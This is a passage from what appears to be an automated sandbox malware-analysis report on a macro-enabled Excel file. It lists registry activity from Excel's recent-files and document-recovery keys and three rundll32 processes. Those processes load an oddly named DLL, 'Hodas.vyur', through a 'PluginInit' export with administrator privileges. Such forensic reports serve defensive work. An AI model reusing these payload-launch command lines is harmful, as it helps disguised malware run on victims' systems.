HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	4	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	4	7FEEA9E9AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECD3E	ECD3E	binary	04 00 00 00 EC 08 00 00 3B 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 32 00 36 00 35 00 2E 00 38 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B9 46 D0 24 7C 27 D7 01 3E CD 0E 00 3E CD 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECE76	ECE76	binary	04 00 00 00 EC 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 35 00 2E 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B9 46 D0 24 7C 27 D7 01 76 CE 0E 00 76 CE 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECF31	ECF31	binary	04 00 00 00 EC 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 35 00 2E 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 DE 80 FD 24 7C 27 D7 01 31 CF 0E 00 31 CF 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEA9E9AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECFEC	ECFEC	binary	04 00 00 00 EC 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 85 40 34 25 7C 27 D7 01 EC CF 0E 00 EC CF 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED069	ED069	binary	04 00 00 00 EC 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 39 00 31 00 34 00 37 00 36 00 35 00 32 00 35 00 36 00 30 00 38 00 2D 00 30 00 34 00 30 00 31 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 E7 AC 49 25 7C 27 D7 01 69 D0 0E 00 69 D0 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4E9D	F4E9D	binary	04 00 00 00 EC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EA 9A 67 38 7C 27 D7 01 9D 4E 0F 00 9D 4E 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEA9E9AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F50A0	F50A0	binary	04 00 00 00 EC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EA 9A 67 38 7C 27 D7 01 A0 50 0F 00 A0 50 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00

Wow64 process (32bit):	false
Commandline:	rundll32 ..\Hodas.vyur,PluginInit
Imagebase:	0xffa80000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1664 Parent PID: 2284

General

Start time:	21:53:40
Start date:	01/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\Hodas.vyur1,PluginInit
Imagebase:	0xffa80000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2312 Parent PID: 2284

General

Start time:	21:53:40
Start date:	01/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\Hodas.vyur2,PluginInit
Imagebase:	0xffa80000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Copyright Joe Security LLC 2021

Disassembly

Code Analysis